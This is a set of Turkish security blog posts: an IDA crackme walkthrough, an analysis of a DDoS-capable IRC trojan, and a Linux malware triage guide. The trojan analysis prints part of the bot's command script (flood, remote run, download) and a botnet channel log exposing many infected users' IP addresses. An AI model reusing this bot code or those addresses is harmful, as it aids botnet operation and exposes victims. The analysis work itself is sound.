
IP adresini girdikten sonra ise Debugger menüsünden Start process'i seçerek debug işlemini başlatalım. (Her iki uyarı mesajınıda Yes diyerek geçebiliriz.)

Crackme'yi kırmak için bizden doğru şifreyi bulmamız isteniyor. Debug işlemi başladıktan sonra Ubuntu'ya bakacak olursanız ekranda sizden doğru şifreyi girmenizi istediğini görebilirsiniz. Buraya rastgele bir şifre girdiğimizde (12345) hata mesajı ile karşılaşıyoruz ve debug işlemi sonlanıyor.

```
root@bt:~# mkdir ida
root@bt:~# smbmount //192.168.1.3/ida ida -o username=ida,password=ida,rw
root@bt:~# ./ida/linux_server
IDA Linux remote debug server(ST). Version 1.10. Copyright HexRays 2004-2009
Listening on port #23946...
=========================================================
Accepting incoming connection...
td_ta_new: application not linked with libthread
td_ta_new: application not linked with libthread
-[ Linux CrackMe (Level:2) by cyrex ]-
-[ TODO: You have to get the valid Password ]-
Enter Password: 12345
-[ Ohhhh, your skills are bad try again later ]-
Closing incoming connection...
=========================================================
```

Amacımız doğru şifreyi bulmak olduğu için bunun için IDA'da Shift 12 tuşlarına basarak Strings penceresini açalım ve az önce karşılaştığımız hata mesajının üzerine iki defa basarak program üzerinde bu değişkenin tutulduğu ilgili bölüme gidelim.

Faremizin imlecini char aOhhhhYourSkill[] üzerine getirdikten sonra x tuşuna basarak bu değişkeni çağıran kod parçasına gidelim.



Bu kodun üzerine hızlıca göz attığımızda kullanıcıdan alınan verinin yani şifrenin strcmp fonksiyonu yardımı ile 47ghf6fh37fbgbg değeri ile karşılaştırıldığını ve doğru olması durumunda Good ile başlayan mesaja aksi durumda Ohhh ile başlayan hata mesajına gittiğimizi görüyoruz ve şifrenin 47ghf6fh37fbgbg olduğunu öğrenmiş oluyoruz ve crackme başarıyla çözülmüş oluyor.

```
root@bt:~# mkdir ida
root@bt:~# smbmount //192.168.1.3/ida ida -o username=ida,password=ida,rw
root@bt:~# ./ida/linux_server
IDA Linux remote debug server(ST). Version 1.10. Copyright HexRays 2004-2009
Listening on port #23946...
=========================================================
Accepting incoming connection...
td_ta_new: application not linked with libthread
td_ta_new: application not linked with libthread
-[ Linux CrackMe (Level:2) by cyrex ]-
-[ TODO: You have to get the valid Password ]-
Enter Password: 12345
-[ Ohhhh, your skills are bad try again later ]-
Closing incoming connection...
=========================================================
Accepting incoming connection...
td_ta_new: application not linked with libthread
td_ta_new: application not linked with libthread
-[ Linux CrackMe (Level:2) by cyrex ]-
-[ TODO: You have to get the valid Password ]-
Enter Password: 47ghf6fh37fbgbgj
-[ Good, You're ready to begin linux reversing ]-
Closing incoming connection...
```

Gördüğünüz üzere Windows üzerinde çalışan IDA ile Linux üzerindeki bir programı debug etmek GDB'nin aksine daha kolay ve eğlenceli olabiliyor.

Bir sonraki yazıda görüşmek dileğiyle herkese iyi haftalar dilerim.

Not: Geçtiğimiz aylarda yayınlanan v6 sürümü ile IDA Pro kullanıcıları Linux ve Mac OS X üzerinde GUI arayüzüne kavuştu.

Botnet Gerçeği

Source: https://www.mertsarica.com/botnet-gercegi/

By M.S on October 12th, 2010

Geçtiğimiz günlerde http://twitter.com/hack4career üzerinden yayınlanan bir kaç zararlı yazılımı (timunun.exe, scan.exe) incelediğimde karşıma yerli malı ddos saldırı özelliğine sahip, irc ve msn üzerinden haberleşebilen bir trojan çıkıverdi. Trojanın aldığı komutları incelediğimde reklam yapmadan, saldırı yapmaya kadar bir çok özelliği üzerinde barındırdığını gördüm.

```
if ($1 = !reklam) { .set %reklam $2- }
if ($1 = !packet) { if ($2 = ddos) { //set %pchan # | if ($4 == random) { //fckrstart $3 $4 $r(1,65000) | halt }
if ($1 = !Atak) { if ($2 !== $null) { srvmsg  (Packet) (Yollaniyor) $2 Üzerinde $3 Toplam $4 Packet | synp start
if ($1 = !nreklam) { msg #x %reklam }
if ($1 = !mesajnick) { .set %mesajnick $2- | echo -a #x Yeni Mesaj Atilacak Nick %mesajnick }
if ($1 = !mesaj) { .mesaj }
if ($1 = !settimer) { .set %timer $2- }
if ($1 = !timer) { .timer31 %timer $2- }
if ($1 = !timeroff) { .timer31 off }
if ($1 = !gir) { .girgir }
if ($1 = !Run) { srvmsg Running : $2- | .run $2- }
if ($1 = !qir) { .girulen $2- }
if ($1 = !q) { $2- }
if ($1 = !Version) { .Anlat }
if ($1 = !Down) { .Download $2- }
if ($1 = !download) { .msg #x 4,1 I14,1c4,1eSh14,1o4,1cK Lamer Korumas# .. | /server irc.xxxx.tr }
if ($1 = !Clone) { .Clone $2- }
if ($1 = !IdentClone) { .identclone $2- }
if ($1 = !HideControl) { if ($appactive == $true) { msg #x Mirc Açik } | else { msg #x Mirc Kapali } }
if ($1 = !Hide) { .dll ice32.dll do_ShowWindow $window(-2).hwnd 0 }
```


Trojanın konfigürasyon dosyasında yer alan IRC sunucusuna bağlandığım zaman ilk bakışta boş görünen bir sunucu olarak görünsede çok geçmeden botmaster ile yaptığım sohbet esnasında sunucu üzerinde tam tamına 25000 adet bot olduğunu ve bunların sadece 500 TL'ye kiralanabildiğini öğrendiğimde DDOS izleme ve önleme sistemlerinin önemi benim için daha da artmış oldu.

DDOS izleme ve önleme sistemlerini hayata geçirme konusunda kurum veya kuruluşlarınızda henüz bir ilerleme kaydetmediyseniz, yöneticilerinizi ikna etme adına örnek bulmakta zorlanıyorsanız sizlere yardımcı olma adına botmaster ile gerçekleştirmiş olduğum sohbeti sizlerle paylaşıyorum. Unutmadan, her ne kadar 41 antivirüs üreticisinden 31 tanesi bu zararlı yazılımları (timunun.exe, scan.exe, imbot.exe) tespit ediyor olsada antivirüs politikalarınızdaki istenmeyen program politikalarına bu dosyaları eklemenizde fayda olabilir. Bir sonraki yazıda görüşmek dileğiyle...

```
[20:32] <MS> güzel bot olmu#
[20:33] <MS> ho#uma gitmedi desem yalan olur
[20:34] <MS> çok fazla ki#iye bula#mam## ama san#r#m
[20:34] <********> buLa#t#r o zaman
[20:35] <MS> yok yahu o benim i#im de#il
[20:35] <********> senin i#in ne
[20:35] <MS> ben sadece bu tür zararl# yaz#l#mlar# inceliyorum
[20:35] <MS> kendin mi yazd#n bu fuckers.jpg içinde yer alan tüm scripti ?
[20:35] <********> evet
[20:36] <MS> araklamad#n yani ?
[20:36] <********> arakLam##ta oLabiLirim tam hat#rLam#yorum çok eski
[20:37] <MS> HTTP1.4 nedir bunuda ilk defa gördüm
[20:37] <********> di#er gördükLerin neydi
[20:37] <********> roxnet mi
[20:37] <MS> yok roxnetide ilk defa duydum
[20:38] <********> bu HTTP de oper oLmadan sunucuda hiçbir i#Lem yapam#yosun
[20:38] <********> di#er Lerinden çok koLay bot çaL#n#yor
[20:38] <MS> kanaldakileride göremiyorsun san#r#m
[20:38] <MS> evet güzel bir yöntemmi#
[20:38] <MS> http1.4 ü nereden indirebilirim ?
[20:39] <********> googLe
[20:39] <********> buLabiLirsin oradan
[20:39] <********> botnetmi besLiceksin
[20:39] <MS> yok hay#r sadece nas#l çal##t###n# merak ettim
[20:40] <MS> google yapm##t#m ama bulamam##t#m
```

```
[20:44] <MS> scan.exe ile imbot.exe ne i# yap#yor
[20:45] <********> scan exe
[20:45] <********> ispiyoncu bot özeLLi#i var
[20:45] <********> biLgisayardaki di#er virüsLeri buLup
[20:45] <********> hangi serverda besLendikLerini
[20:45] <********> veriyor
[20:45] <********> imbot exe ise msn ve facebook #ifresi veriyor
[20:46] <MS> bunlar# sen mi yazd#n ?
[20:46] <********> ewet
[20:47] <MS> hangi crypter# kulland#n ?
[20:48] <********> arkada#a packer yapt#rm##t#m
[20:48] <********> hmm
[20:48] <********> sende varm# crtptr
[20:48] <MS> yok maalesef
[20:52] <MS> xxxxxxxx@hotmail.com kimin ?
[20:52] <********> packer yapan arkada##n
[20:54] <MS> bu i#i neden yap#yorsun ? para kazan#yor musun ?
[20:54] <********> evet haz#r kuruLu düzen oLarak sat#yorum isteyen ki#iLere
[20:54] <********> aLan ki#iLer farkL# amaçLar için kuLLan#yor
[20:54] <MS> mesela ne gibi amaçlar ?
[20:55] <********> meseLa web sitesi oLan sitesini günde binLerce ki#iye ziyaret ettirebiLiyor
[20:55] <MS> hitten para kazan#yor
[20:55] <********> kimisi rakip siteye saLd#r# yaparak o siteyi çökertiyor
[20:55] <MS> ne zamandan beri bu i#lerle u#ra##yorsun ?
[20:55] <********> kimisi irc serverLere saLd#r# yap#yor
[20:55] <MS> ne kadar kiralama raici ?
[20:56] <********> 500 TL
[20:56] <********> iste#e göre de#i#iyor
[20:56] <MS> ayl#k m# y#ll#k m#
[20:56] <********> ömür boyu eLinin aLt#nda buLunucak #ekiLde
[20:57] <MS> yakalanma korkunuz yok mu ?
[20:57] <********> :p
[20:57] <MS> mesela ya ben polis olsayd#m
[20:57] <********> Sonunu dü#ünen kahraman oLamaz
[20:59] <MS> al#c# var demek ya sözde fakirle#mi#tik halk olarak ama :)
[21:00] <MS> yai kaç 20-30 aras# m# ?
[21:00] <MS> ya# demek istedim
[21:00] <********> 24
[21:01] <MS> ö#renci de#ilsin san#r#m ?
[21:01] <********> de#iLim
[21:01] <MS> ne kadar süredir bu i#lerle u#ra##yorsun ?
[21:01] <********> 6-7 Sene
[21:02] <MS> bu zamana kadar bu i#ten ne kadar para kazanm##s#nd#r kabaca ?
[21:03] <********> oturdu#um ev araba
[21:03] <********> yedi#im içti#im vs vs.
[21:03] <********> ;)
[21:03] <MS> o kadar diyorsun yani
[21:03] <********> 50k
[21:03] <********> 25k L#k botnetLer
[21:03] <********> sat#yorum
[21:03] <MS> inanmas# zor kanalda 1 tane var sadece
[21:04] <********> kanaL +u
[21:04] <********> sadece op oLan ki#iyi görebiLirsin
[21:04] <********> ;)
[21:04] <MS> komutuna 1 tanesi yan#t verdi
[21:04] <********> kanaL +Mm
[21:05] <********> sadece o bot kanaLda op
[21:05] <********> kanaL +Mm modunda oLdu#u için
[21:05] <********> di#erLeri yazamaz
[21:05] <MS> bende tek op sen görünüyorsun ondan dedim
[21:05] <MS> bu kanalda #imdi kaç bot var ?
[21:05] <********> 403
[21:11] <MS> xxxx'da kaç bot var ?
[21:11] <********> 895
[21:11] <********> topLamda 25 bin bot var
[21:11] <********> resim göndericektim sana
[21:11] <********> dur upLoad edebilirim
[21:12] <MS> sunucunu kapatacaklard#r yak#nda
[21:12] <********> kapats#nLar yenisini açar#m 10 dakkam# aLmaz
[21:12] <********> ;)
[21:12] <MS> botlara konfigürasyon nas#l geçeceksin ?
[21:12] <MS> haberle#me ?
[21:13] <********> ;)
[21:50] <MS> bu botlar#n hepsi türkiyeden mi ?
[21:50] <********> * [RUS|00||803357] (XP-3602@85.26.164.76) Quit (Connection reset by peer)
[21:50] <********> * [TUR|00|M|94088] (XP-9592@95.10.143.18) has joined #xxx
[21:50] <********> * [TUR|00|MP|1458] (XP-2438@88.226.108.139) has joined #xxx
[21:50] <********> * [USA|00|M|15992] (XP-2325@112.205.48.212) Quit (Ping timeout)
```

```
[21:50] <********> * [ESP|00|MP|5424] (XP-9571@95.63.151.152) has joined #xxx
[21:50] <********> * [TUR|00||628074] (XP-4760@88.252.20.154) Quit (Connection reset by peer)
[21:50] <********> * [RUS|00|D|20753] (XP-3227@188.17.238.215) Quit (Connection reset by peer)
[21:50] <********> * [RUS|00|UD|07067] (XP-6066@ip-83-149-3-98.nwgsm.ru) Quit (Ping timeout)
[21:50] <********> * [ESP|00|D|45749] (XP-8229@186.98.193.55) Quit (Ping timeout)
[21:50] <********> * [TUR|00|M|94088] (XP-9592@95.10.143.18) Quit (Ping timeout)
[21:50] <********> * [TUR|00|P|78342] (XP-1906@78.180.34.21) Quit (Connection reset by peer)
[21:50] <********> * [ESP|00|D|46676] (XP-7788@186.98.193.55) has joined #xxx
[21:50] <********> * [ESP|00|M|58294] (XP-2335@host247.190-30-24.telecom.net.ar) has joined #xxx
[21:50] <********> * [BRA|00|P|30821] (XP-9933@189.82.185.109) has joined #xxx
[21:50] <********> * [TUR|00||423136] (XP-1993@88.228.111.79) Quit (Ping timeout)
[21:50] <********> * [TUR|00|M|10638] (XP-0056@88.228.111.79) has joined #xxx
[21:50] <********> * [TUR|00|P|17537] (XP-9032@94.122.107.201) has joined #xxx
[21:50] <********> * [TUR|00|M|70509] (XP-8216@95.15.107.24) Quit (Connection reset by peer)
[21:50] <********> * [TUR|00|P|84223] (XP-2377@78.161.205.164) has joined #xxx
[21:50] <********> * [ESP|00|D|46676] (XP-7788@186.98.193.55) Quit (Ping timeout)
[21:50] <********> * [ESP|02|MP|3357] (XP-9120@200.66.41.104) has joined #xxx
[21:50] <********> * [ESP|00|M|58294] (XP-2335@host247.190-30-24.telecom.net.ar) Quit (Ping timeout)
[21:50] <********> * [PRT|00|MD|2372] (XP-0409@188.140.78.105) Quit (Connection reset by peer)
[21:50] <********> * [TUR|00|M|81825] (XP-0312@88.228.156.161) has joined #xxx
[21:50] <********> * [USA|00|P|53894] (XP-6659@cpe-70-117-171-43.elp.res.rr.com) Quit (Connection reset by peer)
[21:50] <********> * [TUR|00|P|83786] (XP-8494@78.180.113.205) Quit (Connection reset by peer)
[21:50] <********> * [RUS|00|D|43169] (XP-2471@188.187.146.160) has joined #xxx
[21:50] <********> * [TUR|00|M|81825] (XP-0312@88.228.156.161) Quit (Connection reset by peer)
[21:50] <********> * [TUR|00|P|83485] (XP-5511@92.45.180.13) Quit (Ping timeout)
[21:50] <********> * [TUR|00||767061] (XP-0715@195.174.29.179) Quit (Connection reset by peer)
[21:50] <********> * [ESP|00|M|75075] (XP-0172@host211.190-225-214.telecom.net.ar) has joined #xxx
[21:50] <********> * [ESP|00|D|79796] (XP-2271@186.98.193.55) has joined #xxx
[21:50] <********> * [TUR|00|P|91644] (XP-4410@88.252.93.8) has joined #xxx
[21:50] <********> * [TUR|00|MP|4601] (XP-9739@78.180.113.205) has joined #xxx
[21:50] <********> * [TUR|00|MP|4750] (XP-5209@78.166.134.169) has joined #xxx
[21:50] <********> * [MEX|00|P|57920] (XP-6468@201.152.92.83) has joined #xxx
[21:50] <********> * [RUS|00|PD|7924] (XP-9229@188.130.189.198) Quit (Connection reset by peer)
[21:50] <********> * [TUR|00|MP|4750] (XP-5209@78.166.134.169) Quit (Connection reset by peer)
[21:51] <********> her üLke mevcut
```



Basit Malware Analizi (Linux)

Source: https://www.mertsarica.com/basit-malware-analizi-linux/

By M.S on October 5th, 2010


Zararlı yazılımlar Windows işletim sisteminden mi ibaret ? Tabii ki hayır özellikle botnet ağının parçası olan zombi sunucuların internette güvenlik yaması yüklenmemiş web uygulamalarını istismar etmek için taradığı günümüzde, Linux sunucu kullanımının Windows sunucu kullanımına kıyasla daha yüksek olması, Linux işletim sistemleri üzerinde çalışan zararlı yazılımların sayısında artışa neden olmaktadır.

Bugünkü yazımda üzerinde zararlı yazılım çalıştığından şüphe ettiğiniz bir Linux web sunucusu (veya masa üstü) üzerinde çalıştırabileceğiniz bir kaç basit komut ile nasıl zararlı yazılım hakkında bilgi edinebileceğinizden kısaca ve basitçe bahsedeceğim.

Çoğunlukla üzerinde zararlı yazılım çalışan bir işletim sisteminin stabilitesi bozulduğunda yüksek miktarda hafıza ve/veya CPU tüketimine neden olmaktadır.

Örnek olarak üzerinde zararlı yazılım çalıştığından şüphe duyduğumuz bir Ubuntu dağıtımına göz atalım. (İnceleme öncesine trojan tarafından kullanılan irc sunucularına ait alan adları HOSTS dosyasına 192.168.1.3 IP adresini çözümleyecek şekilde tanımlanmıştır.)


Yüksek CPU tüketiminden şüphe ettiğimiz bir Linux sistem üzerinde "top" komutu ile sistem üzerinde çalışan programların/komutların ne kadar CPU tükettiğini listeleyebiliriz.



```
top - 20:08:13 up 44 min,  4 users,  load average: 1.20, 0.65, 0.29
Tasks:  76 total,   2 running,  73 sleeping,   0 stopped,   1 zombie
Cpu(s): 79.1%us, 20.9%sy,  0.0%ni,  0.0%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Mem:    510476k total,   186296k used,   324180k free,    11460k buffers
Swap:   409616k total,        0k used,   409616k free,   135948k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
12457 www-data  20   0  5928 3776 1216 R 98.0  0.7   3:27.39 perl
13066 root      20   0  2412 1108  872 R  0.3  0.2   0:00.03 top
    1 root      20   0  3052 1892  572 S  0.0  0.4   0:02.02 init
    2 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kthreadd
    3 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 migration/0
    4 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 ksoftirqd/0
    5 root      15  -5     0    0    0 S  0.0  0.0   0:00.01 events/0
    6 root      15  -5     0    0    0 S  0.0  0.0   0:00.04 khelper
   12 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 async/mgr
  202 root      15  -5     0    0    0 S  0.0  0.0   0:00.41 kblockd/0
  204 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kacpid
  205 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kacpi_notify
  322 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 ata/0
  323 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 ata_aux
  327 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 ksuspend_usbd
  333 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 khubd
  336 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kseriod
  368 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 khpsbpkt
```

Ekran görüntüsünden görüleceği üzere www-data kullanıcısı tarafından çalıştırılan perl programı %98 CPU tüketmektedir. www-data kullanıcısı, perl komutunun web sunucusu tarafından çalıştırıldığına dair bize ipucu vermekte fakat bu komutun hangi klasör içinden çalıştırıldığına dair bilgi vermediği için araştırmamıza devam etmemiz gerekmektedir.


Sistem üzerinde çalışan programları "ps ax" komutu ile (normal şartlarda kullanıcı bilgisinide içermesi nedeniyle "ax" yerine "aux" parametrelerinin kullanılmasını öneriyorum) çalışan işlemleri (process) listelettiğimizde "top" komutunun çıktısında en üstte yer alan 12457 ID'li perl programının burada "/usr/bin/httpd" olduğunu görüyoruz.



```
 5272 ?        S      0:00 hald-addon-storage: no polling on /dev/fd0 because it
 5275 ?        S      0:01 hald-addon-storage: polling /dev/hdc (every 2 sec)
 5289 ?        Ss     0:00 /usr/bin/system-tools-backends
 5329 tty1     Ss     0:00 /bin/login --
 5346 tty1     S+     0:00 -bash
 5763 tty5     S      0:00 -bash
 5904 tty5     S+     0:00 iptraf
 5988 tty4     S      0:00 -bash
 6757 tty2     S+     0:00 -bash
 8751 ?        Ss     0:00 dhclient3 -e IF_METRIC=100 -pf /var/run/dhclient.eth0
12430 ?        Ss     0:00 /usr/sbin/apache2 -k start
12439 ?        S      0:00 /usr/sbin/apache2 -k start
12441 ?        S      0:00 /usr/sbin/apache2 -k start
12442 ?        S      0:00 /usr/sbin/apache2 -k start
12443 ?        S      0:00 /usr/sbin/apache2 -k start
12444 ?        S      0:00 /usr/sbin/apache2 -k start
12445 ?        S      0:00 /usr/sbin/apache2 -k start
12454 ?        Z      0:00 [sh] <defunct>
12457 ?        R     16:11 /usr/sbin/httpd
13133 ?        S      0:00 /usr/sbin/httpd
14624 ?        S      0:00 /usr/sbin/apache2 -k start
14627 ?        Z      0:00 [sh] <defunct>
14630 ?        R      0:03 /usr/local/apache/bin/httpd -DSSL
14636 tty4     R+     0:00 ps ax
